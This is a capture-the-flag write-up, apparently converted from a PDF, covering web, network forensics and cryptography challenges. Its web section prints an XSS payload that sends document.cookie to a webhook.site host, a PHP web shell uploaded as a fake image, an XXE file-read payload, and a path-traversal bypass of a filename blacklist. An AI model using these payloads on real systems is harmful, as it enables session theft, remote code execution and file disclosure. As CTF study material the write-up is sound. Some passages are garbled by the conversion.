
```
<img src='X' onerror="fetch('https://webhook.site/cd233360-1e61-4e76-987a-1edf3047482b/' + btoa(document.cookie))" />
```

Now copy this url and send it to the admin bot and check the webhook for the request.

```
https://ch15135124331.ch.eng.run/?  
pass=%3Cimg+src%3D%27X%27+onerror%3D%22fetch%28%27https%3A%2F%2Fwebhook.site%2Fcd233360-1e61-4e76-987a-1edf3047482b%2F%27%2Bbtoa%28document.cookie%29%29%22%2F%3E
```



In the webhook I received this GET request ,




REQUESTS (2/500) Newest First		Request Details	Permalink	Raw content	Export as
GET	#d892a 65.0.119.78 07/11/2023 12:19:59 PM	GET https://webhook.site/cd233360-1e61-4e76-987a-1edf3047482b/ZmxhZz1iaTBzezVYd0ZH eXBeeVNKSFovJWFFQlIBc3c9PX0= Host: 65.0.119.78 whois Date: 07/11/2023 12:19:59 PM (a few seconds ago) Size: 0 bytes ID: d892ad15-478d-4397-a682-77823d4322c7	Permalink	Raw content	Export as
GET	#b65af 2401:4900:1c28:1354:c43d:abc7:6052 07/11/2023 12:19:26 PM	Files			

Decoding this base64 gives " flag=bi0s{5XwFGypDySJHZ/QaEBYAsw==} ".

8.Ghost:

This challenge has an image upload functionality , we need to exploit this to get the flag which is stored in /tmp/flag.txt. I also discovered that this site is made using php by wappalyzer.



Also we can view the uploaded image in /uploads endpoint.

So I crafted a malicious payload and uploaded it.

```
<?php
$command = 'cat /tmp/flag.txt';
$output = shell_exec($command);
echo "<pre>$output</pre>";
?>
```

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /index.php HTTP/2 2 Host: ch48135122265.ch.eng.run 3 Content-Length: 299 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "" 8 Upgrade-Insecure-Requests: 1 9 Origin: https://ch48135122265.ch.eng.run 10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvHml0jUsNq4Usru 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: https://ch48135122265.ch.eng.run/ 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 21 -----WebKitFormBoundaryvHml0jUsNq4Usru 22 Content-Disposition: form-data; name="uploaded_file"; filename="shell3.jpg.php" 23 Content-Type: image/png 24 25 <?php 26 \$command = 'cat /tmp/flag.txt'; 27 \$output = shell_exec(\$command); 28 echo "<pre>\$output</pre>"; 29 ?> 30 -----WebKitFormBoundaryvHml0jUsNq4Usru-- 31	Pretty Raw Hex Render
	59 } 60 } 61 .message{ 62 margin-top:30px; 63 padding:10px; 64 background-color:#c4dfdb; 65 border-radius:4px; 66 color:#2c6157; 67 font-size:14px; 68 } 69 </style> 70 </head> 71 <body> 72 <div class="container"> 73 <h1> 74 Upload your files 75 </h1> 76 <div class="message"> 77 Something doesn't seem right...price? 78 </div> 79 <form enctype="multipart/form-data" action="index.php" method="POST"> 80 <label class="form-label"> 81 Upload your file 82 </label> 83 <input type="file" name="uploaded_file" class="form-input"> 84 <input type="submit" value="Upload" class="form-submit"> 85 </form> 86 <div class="message"> 87 The uploaded files will move to folder /uploads, I will keep your files 88 secure, I promise... 89 </div> 90 </body> 91 </html> 92 93 94 95 96 97 98 99 <div class="message"> 100 The file has been uploaded to uploads/shell3.jpg.php 101 </div>

Notice that The file has been uploaded to uploads/shell3.jpg.php


← → ⌂ https://ch48135122265.ch.eng.run/uploads/shell3.jpg.php

bi0s{XnbymyQ6QWtnMFWSJA14JQ==}

flag: bi0s{XnbymyQ6QWtnMFWSJA14JQ==}

9.Xml Parser:

From the challenge name , I figured that this would be an xxе injection and the flag is located in /tmp/flag.txt.



So I used a classic xml injection payload to read the flag.

```
<?xml version="1.0"?><!DOCTYPE root [
```

xml parser Give me an XML string to parse.

XML String:

```
<?xml version="1.0"?><!DOCTYPE root [ <!ENTITY test SYSTEM 'file:///tmp/flag.txt'> ]>
<root>&test;</root>
```

Submit

bi0s{IM5Ffa7U0+75/D+FBI GFqg==}

10.Laughable File Infiltration 2:

This time the flag is in /tmp/flag.txt

Poem Collection

Select a poem:

The Moon by Emily

Read Poem

Using Burp I intercepted the post request,

Request

Pretty Raw Hex

```
1 POST / HTTP/2
2 Host: ch49135124357.ch.eng.run
3 Content-Length: 17
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: https://ch49135124357.ch.eng.run
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://ch49135124357.ch.eng.run/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20
21 poems=The moon.txt
```

Response

Pretty Raw Hex Render

```
93 <h1>
94   Poem Collection
95 </h1>
96 <div class="poem-content">
97   <h2 class="poem-title">
98     The Moon
99   </h2>
100  <p class="poem-author">
101    By Emily Dickinson
102  </p>
103  <p class="poem-text">
104    The moon was but a chin of gold <br>
105    A night or two ago, <br>
106    And now she turns her perfect face <br>
107    Upon the world below. <br>
108    Her forehead is of amplest blond; <br>
109    Her cheek like beryl stone; <br>
110    Her eye unto the summer dew <br>
111    The likeliest I have known. <br>
112    Her lips of amber never part; <br>
113    But what must be the smile <br>
114    Upon her friend she could bestow <br>
115    Were such her silver will! <br>
116    And what a privilege to be <br>
117    But the remotest star! <br>
118    For certainly her way might pass <br>
119    Beside your twinkling door. <br>
120    Her bonnet is the firmament, <br>
121    The universe her shoe, <br>
122    The stars the trinkets at her belt, <br>
123    Her dimities of blue. <br>
124  </p>
125 </div>
126 </body>
127 </html>
128
```

On poems parameter I tried Local File Inclusion(LFI) by using `../../../../tmp/flag.txt` but it resulted in a error like this " File ../../tmp/.txt does not exist"

This shows that the word flag is blacklisted so to bypass this I tried various methods like null byte injection,url encoding the payload but nothing worked.However, after investing additional time and effort, I was eventually able to discover a successful bypass.

The screenshot shows a browser developer tools Network tab. A POST request is made to `https://ch49135124357.ch.eng.run`. The 'poems' parameter is set to `../../../../tmp/flflagag.txt`. The response is a CSS file with the following content:

```
background-color: #45a045;
}
.poem-content {
    margin-top: 30px;
    padding: 20px;
    background-color: #ffff;
    border-radius: 5px;
    box-shadow: 0px 5px rgba(0, 0, 0, 1);
}
.poem-title {
    text-align: center;
    font-size: 24px;
    margin-bottom: 10px;
}
.poem-author {
    text-align: center;
    font-size: 16px;
    color: #666;
}
.poem-text {
    margin-top: 20px;
    line-height: 1.5;
}
<style>
</head>
<body>
<h1>
Poem Collection
</h1>
<div class="poem-content">
bi0s(rYzXQRMOmrS9RAn0n1US3w==)
</div>
</body>
</html>
```

Flag: bi0s{rYzXQRMOmrS9RAn0n1US3w==}


Network Security

1.One_By_One:

Description: This challenge will test your skills in network analysis, packet manipulation, and data extraction. You will need to use scapy to filter, sort, and decode the packets in the pcap file. You will also need to figure out the logic behind the protocol and how it encodes the message.

Solution:

we are provided a .pcap file ,which has some data transmitted using ICMP protocol



On inspecting each packet , I found that a data is sent as a single letters so I wrote a scapy script to automate it .

```
from scapy.all import *

def extract_icmp_data(pcap_file):
    packets = rdpcap(pcap_file)

    for packet in packets:
        if ICMP in packet:
            icmp_packet = packet[ICMP]
            print(f"{icmp_packet.load}")


extract_icmp_data('One_by_One.pcapng')
```

Output:

```
Hi, this is a very confidential message, please do not share it with anyone. So, this
top-secret message is only for you. And here it is: bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp10i7}
. Thank you. Hold it safe. Bye.
```

2.Decrypt_The_Secrets:

we are given a pcapng file named Decrypt_The_Secrets.pcapng, After analyzing the packets by reading the tcp stream , I found an interesting data in the 16th packet.




The string encrypted using ROT cipher , I decrypted it using this site <https://www.dcode.fr/rot-cipher>

DECRYPTED STRING: how about **bi0s{n3tw0rk_interception_g0es_b00mx0x0}?**

3. Packet_Sniffing:

opened the **Packet_Sniffing.pcapng** file using wireshark and exported HTTP objects, got one image exported.



And flag was in that image,

bi0s{w1r35h4rk_exp0rts_1s_c00l}

4.Protocol_Crackdown:


opened the Protocol_Crackdown.pcapng file in wireshark and analyzed the traffic.

extracted the tcp packets using tshark .

```
tshark -r Protocol_Crackdown.pcapng -Y "tcp.stream and ip.src == 193.11.11.11" -T fields  
-e data.data > output
```

converted the extracted data to png and got the flag.

```
with open('output', 'r') as f:  
    r = f.read().replace('\n', '')  
  
with open('flag.png', 'wb') as f:  
    for i in range(0, len(r), 2):  
        f.write(int(r[i: i+2], 16).to_bytes())
```



bi0s{lt_w4snt_th4t_h4rd_for_y0u_ch4mp}

flag: bi0s{lt_w4snt_th4t_h4rd_for_y0u_ch4mp}

5. Digital vault:

opened the digital_vault.pcap file in wireshark and analyzed the packets. After doing some basic analysis I wrote a py script to extract the raw data using scapy.

```
from scapy.all import *


def extract_pcap_data(file):
    packets = rdpcap(file)
    data = []
    for packet in packets:
        if packet.haslayer(Raw):
            raw_data = packet[Raw].load
            data.append(raw_data)

    with open('Vault.bin', 'wb') as fl:
        fl.writelines(data)
file = "Digital_Vault.pcap"

extract_pcap_data(file)
```

opening the vault.bin file and it looks like this

This looks like an corrupted png , I tried to fix the image and got the half of the original one.



flag : bi0s{sc4py_scr1pt1ng_m4k3s_extr4cti0n_3a513rx0}

Cryptography:

1.XORBASH:

```

import base64

def affine_cipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = alphabet.index(char)
            reversed_char = reverse_alphabet[index]
            result += reversed_char
        elif char == '_':
            result += '_'
        else:
            result += char
    return result

def xor_cipher(text, key):
    encrypted_text = affine_cipher(text)
    a = encrypted_text.encode('utf-8')
    b = key.encode('utf-8')
    encrypted_bytes = bytes([a[i] ^ b[i % len(b)] for i in range(len(a))])
    encrypted_text = base64.b64encode(encrypted_bytes).decode('utf-8')
    return encrypted_text

text = '????'
key = 'zoro'
xor_cipher(text, key)

'''cipher = HQYQMAAAHTAAAgYADAc='''

```

we need to decrypt this string "HQYQMAAAHTAAAgYADAc=".

Solution:

```

import base64

def decrypt_xor_cipher(encrypted_text, key):
    encrypted_bytes = base64.b64decode(encrypted_text.encode('utf-8'))
    a = encrypted_bytes
    b = key.encode('utf-8')
    decrypted_bytes = bytes([a[i] ^ b[i % len(b)] for i in range(len(a))])
    decrypted_text = decrypted_bytes.decode('utf-8')

    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in decrypted_text.lower():
        if char.isalpha():
            index = reverse_alphabet.index(char)
            original_char = alphabet[index]
            result += original_char
        elif char == '_':
            result += '_'
        else:
            result += char
    return result

def decrypt_affine_cipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = reverse_alphabet.index(char)
            original_char = alphabet[index]
            result += original_char
        elif char == '_':
            result += '_'
        else:
            result += char
    return result

text = 'HQYQMAAAHTAAgYADAc='
key = 'zoro'
xor=decrypt_xor_cipher(text, key)
print(xor)
#flag{try_all_angles}

```

```

PS E:\CTF's and Bug Bounty\ctfs\digital defenders> e:; cd 'hon\Python39\python.exe' 'c:\Users\Arun balaji\.vscode\exter
35' '--' 'E:\CTF''s and Bug Bounty\ctfs\digital defenders\xd
try_all_angles
PS E:\CTF's and Bug Bounty\ctfs\digital defenders> []

```

wrap the result in the flag format : flag{try_all_angles}

2. Common threads:

```
from Crypto.Util.number import getPrime,long_to_bytes,bytes_to_long as b2l
pt = b2l(b'#####REDACTED#####')

e1 = 3
e2 = 65537

p = getPrime(512)
q = getPrime(512)
n = p * q
print("p = ",p)
print("q = ",q)
print("n = ",n)

ct1 = pow(pt,e1,n)
ct2 = pow(pt,e2,n)

print("ct_1 = ",ct1)
